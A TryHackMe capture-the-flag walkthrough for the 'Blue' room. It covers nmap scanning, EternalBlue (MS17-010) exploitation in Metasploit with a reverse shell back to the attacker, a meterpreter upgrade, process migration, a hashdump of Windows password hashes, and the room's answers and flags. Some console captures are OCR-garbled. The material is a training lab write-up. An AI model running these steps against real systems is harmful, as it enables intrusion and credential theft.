









Blue: A Tryhackme Walkthrough!


















Room link- https://tryhackme.com/r/room/blue

Task 1 Recon:

1. Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

```
debrik@parrot - -
    $nmap -sV -Pn 10.10.254.162
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-04-21 02:44 EDT
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 88.89% done; ETC: 02:45 (0:00:08 remaining)
Nmap scan report for 10.10.254.162
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
                                  VERSION
135/tcp
        open msrpc
                                  Microsoft Windows RPC
139/tcp
         open netbios-ssn
                                  Microsoft Windows netbios-ssn
445/tcp
         open microsoft-ds
                                  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
49152/tcp open msrpc
                                 Microsoft Windows RPC
49153/tcp open msrpc
                                  Microsoft Windows RPC
49154/tcp open msrpc
                                  Microsoft Windows RPC
49158/tcp open msrpc
                                  Microsoft Windows RPC
49159/tcp open msrpc
                                  Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ans. 3

3. What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)

```
[x]-[debrik@parrot]-[~]

$nmap -sV -Pn 10.10.254.162 --script=vuln
```

```
Host script results:
 smb-vuIn-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs: CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
     Disclosure date: 2017-03-14
     References:
       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-quidance-for-wannacrypt-attacks/
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
 _smb-vuln-ms10-054: false
 _samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
 smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

smb-vuln-ms17-010

Ans. ms17-010

Task 2 Gain Access:

1. Start Metasploit

```
[debrik@parrot]=[~]

$msfconsole
```

2. Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)



Ans. exploit/windows/smb/ms17_010_eternalblue

3. Show options and set the one required value. What is the name of this value? (All caps for submission)

```
f](Jobs:0 Agents:0) >> use 0
*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options
fodule options (exploit/windows/smb/ms17_010_eternalblue):
                Current Setting Required Description
 Name
 RHOSTS
                                            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                            etasploit.html
  RPORT
                                            The target port (TCP)
                                            (Optional) The Windows domain to use for authentication. Only affects Windows Server 200
 SMBDomain
                                            8 R2, Windows 7, Windows Embedded Standard 7 target machines.
                                            (Optional) The password for the specified username
  SMBPass
                                            (Optional) The username to authenticate as
  SMBUser
  VERIFY_ARCH
                                            Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2
                                            , Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true
                                            Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows
```

Ans. RHOSTS

4. Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

set payload windows/x64/shell/reverse_tcp

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.10.254.162
RHOSTS => 10.10.254.162
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST tun0
LHOST => 10.17.45.45
```

With that done, run the exploit!

```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> run


[*] Started reverse TCP handler on 10.17.45.45:4444
[*] 10.10.254.162:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.254.162:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.254.162:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.254.162:445 - The target is vulnerable.
[*] 10.10.254.162:445 - Connecting to target for exploitation.
[*] 10.10.254.162:445 - Connection established for exploitation.
[*] 10.10.254.162:445 - Target 0S selected valid for 0S indicated by SMB reply
[*] 10.10.254.162:445 - Target 0S selected valid for 0S indicated by SMB reply
[*] 10.10.254.162:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.254.162:445 - 0x00000000 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.254.162:445 - 0x00000000 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.254.162:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.254.162:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.254.162:445 - Sending all but last fragment of exploit packet
[*] 10.10.254.162:445 - Sending all but last fragment of exploit packet
[*] 10.10.254.162:445 - Sending SMBv2 buffers
```

5. Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

```
C:\Windows\system32>^Z
Background session 2? [y/N] y
[msf](Jobs:0 Agents:2) exploit(windows/smb/ms17_010_eternalblue) >>
```

Task 3 Escalate:

1. If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)



Ans. post/multi/manage/shell_to_meterpreter

2. Select this (use MODULE_PATH). Show options, what option are we required to change?

Ans. SESSION

3. Set the required option, you may need to list all of the sessions to find your target here.

4. Run! If this doesn't work, try completing the exploit from the previous task once more.

```
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.45.45:4433
[*] Sending stage (200774 bytes) to 10.10.254.162
[*] Post module execution completed
[msf](Jobs:1 Agents:3) post(multi/manage/shell_to_meterpreter) >>
[*] Sending stage (200774 bytes) to 10.10.254.162
[*] Meterpreter session 3 opened (10.17.45.45:4433 -> 10.10.254.162:49385) at 2024-04-21 06:44:03 -0400
[*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (10.17.45.45:4433 -> 10.10.254.162:49443) at 2024-04-21 06:44:07 -0400
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> [
```

5. Once the meterpreter shell conversion completes, select that session for use.

```
msf](Jobs:0 Agents:4) post(multi/manage
                                       e/shell_to_meterpreter) >> sessions
Active sessions
 Id Name Type
                                    Information
                                                                                     Connection
                                    Shell Banner: Microsoft Windows [Version 6.1.76 10.17.45.45:4444 -> 10.10.254.162:49431 (10.10.
           shell x64/windows
                                                                                     254.162)
                                    Shell Banner: Microsoft Windows [Version 6.1.76 10.17.45.45:4444 -> 10.10.254.162:49432 (10.10.
           shell x64/windows
                                                                                     254 162)
                                    01] ----
           meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC
                                                                                     10.17.45.45:4433 -> 10.10.254.162:49385 (10.10.
                                                                                     254.1621
           meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC
                                                                                     10.17.45.45:4433 -> 10.10.254.162:49443 (10.10.
                                                                                     254 1621
```

```
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> sessions 3
[*] Starting interaction with 3...
(Meterpreter 3)(C:\Windows\system32) >
```

6. Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

```
(Meterpreter 3)(C:\Windows\system32) > getsystem
[ ] Already running as SYSTEM
(Meterpreter 3)(C:\Windows\system32) > shell
Process 2616 created,
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

7. List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

```
\Windows\system32>exit
exit
Meterpreter 3)(C:\Windows\system32) > ps
Process List
PID PPID Name
                                 Arch Session User
                                                                              Path
           [System Process]
            System
    648 LogonUI.exe
100
                                                NT AUTHORITY\SYSTEM
                                                                              C:\Windows\system32\LogonUI.exe
           smss.exe
                                                NT AUTHORITY\SYSTEM
                                                                              \SystemRoot\System32\smss.exe
           sychost exe
                                                NT AUTHORITY\SYSTEM
                                                                              C:\Windows\System32\svchost.exe
                                 x 54
                                                NT AUTHORITY\SYSTEM
                                                                              C:\Windows\system32\conhost.exe
492
           conhost exe
           csiss.exe
                                                NT AUTHORITY\SYSTEM
                                                                              C:\Windows\system32\csrss.exe
                                                NT AUTHORITY\SYSTEM
           wininit exe
                                                                              C:\Windows\system32\wininit.exe
                                                NT AUTHORITY\SYSTEM
                                  x54
                                                                              C:\Windows\system32\csrss.exe
           csiss exe
```

let me take 432

8. Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

```
(Meterpreter 3)(C:\Windows\system32) > migrate 432
[*] Migrating from 704 to 432...
[*] Migration completed successfully.
(Meterpreter 3)(C:\Windows\system32) > ■
```

Task 4 Cracking:

1. Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```
(Meterpreter 3)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee;ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Ans. Jon

2. Copy this password hash to a file and research how to crack it. What is the cracked password?



Ans. alqfna22

Task 5 Find flags!

1. Flag1? This flag can be found at the system root. [Question Hint: Can you Cit?]

```
Meterpreter 3)(C:\Windows\system32) > cd ...
Meterpreter 3)(C:\Windows) > cd ..
Meterpreter 3)(C:\) > 1s
Listing: C:\
ode
                       Type Last modified
48777/IWXIWXIWX 0
                       dir 2018-12-12 22:13:36 -0500 $Recycle.Bin
40777/rwxrwxrwx 0
                       dir 2009-07-14 01:08:56 -0400 Documents and Settings
                       dir 2009-07-13 23:20:08 -0400 PerfLogs
40777/IWXIWXIWX 0
                       dir 2019-03-17 18:22:01 -0400 Program Files
48555/r-xr-xr-x 4096
                            2019-83-17 18:28:38 -0400 Program Files (x86)
040555/r-xr-xr-x 4096
                           2019-03-17 18:35:57 -0400 ProgramData
040777/IWXIWXIWX 4896
                       dir 2018-12-12 22:13:22 -0500 Recovery
040777/IWKIWKIWK 0
48777/IWXIWXIWX 4896
                       dir 2024-04-21 03:17:57 -0400 System Volume Information
40555/r-xr-xr-x 4095
                            2018-12-12 22:13:28 -0500 Users
                             2019-03-17 18:36:30 -0400
40777/IWXIWXIWX
```

```
100666/rw-rw-rw- 24 fil 2019-03-17 15:27:21 -0400 flag1.txt
000000/----- 0 fif 1969-12-31 19:00:00 -0500 hiberfil.sys
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys

(Meterpreter 3)(C:\) > cat flag1.txt
flag{access_the_machine}(Meterpreter 3)(C:\) >
```

Ans. flag{access_the_machine}

2. Flag2? This flag can be found at the location where passwords are stored within Windows. [Question Hint: I wish I wrote down where I kept my password. Luckily it's still stored here on Windows.]

Note:- SAM file in C:\Windows\System32\config: Contains hashed local user account passwords.

```
eterpreter 3)(C:\Windows\system32\config) > 1s
Listing: C:\Windows\system32\config
                        Type Last modified
00666/rw-rw-rw- 28672
                        fil 2018-12-12 18:00:40 -0500 BCD-Template
80666/IW-IW-IW- 25600
                             2018-12-12 18:00:40 -0500 BCD-Template.LOG
00666/rw-rw-rw-
               18087936 fil
                             2024-04-21 02:51:27 -0400 COMPONENTS
                              2011-04-12 04:32:10 -0400
60666/IM-IM-IM-
100566/IW-IW-IW-
                              2024-04-21 02:51:27 -0400 COMPONENTS.LOG1
                              2009-07-13 22:34:08 -0400 COMPONENTS.LOG2
100666/rw-rw-rw- 0
00666/rw-rw-rw- 1048576
                              2024-04-21 02:42:08 -0400 COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
                              2024-04-21 02:42:08 -0400
20566/1W-TW-TW-
               1048576
                                                     COMPONENTS(016888b8-6c6f-lide-8dld-00le0bcde3ec).TxR.1.regtrans-ms
00666/rw-rw-rw-
                              2024-04-21 02:42:08 -0400
                                                      COMPONENTS(016888b8-6c6f-11de-8dld-001e0bcde3ec).TxR.2.regtrans-ms
00666/IW-IW-IW-
                             2024-04-21 02:42:08 -0400
                                                     COMPONENTS {016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
                              2018-12-12 22:20:57 -0500 COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
80566/IW-IW-IW-
               65536
00666/rw-rw-rw 524288
```

```
040777/rwxrwxrwx 4096 dir 2018-12-12 18:03:05 -0500 TxR
100666/rw-rw-rw- 34 fil 2019-03-17 15:32:48 -0400 flag2.txt
040777/rwxrwxrwx 4096 dir 2010-11-20 21:41:37 -0500 systemprofile

(Meterpreter 3)(C:\Windows\system32\config) > cat flag2.txt
flag{sam_database_elevated_access}(Meterpreter 3)(C:\Windows\system32\config) >
```

Ans. flag{sam_database_elevated_access}


3. flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved. [Question Hint: You'll need to have elevated privileges to access this flag.]

```
eterpreter 3)(C:\Users\Jon) > 1s
isting: C:\Users\Jan
                       Type Last modified
lade
               Size
                                                      Name
                       dir 2018-12-12 22:13:31 -0500 AppData
840777/IWXIWXIWX 0
                       dir 2018-12-12 22:13:31 -0500 Application Data
849777/YWXIWXIWX 8
040555/r-xr-xr-x 0
                       dir 2018-12-12 22:13:48 -0500 Contacts
849777/EWXEWXEWX 8
                       dir 2018-12-12 22:13:31 -0500 Cookies
40555/I-XI-XI-X 0
                       dir 2018-12-12 22:49:07 -0500 Desktop
40555/I-XI-XI-X 4096
                             2018-12-12 22:49:20 -0500
```

Ans. flag{admin_documents_can_be_valuable}

Hack to find flags:

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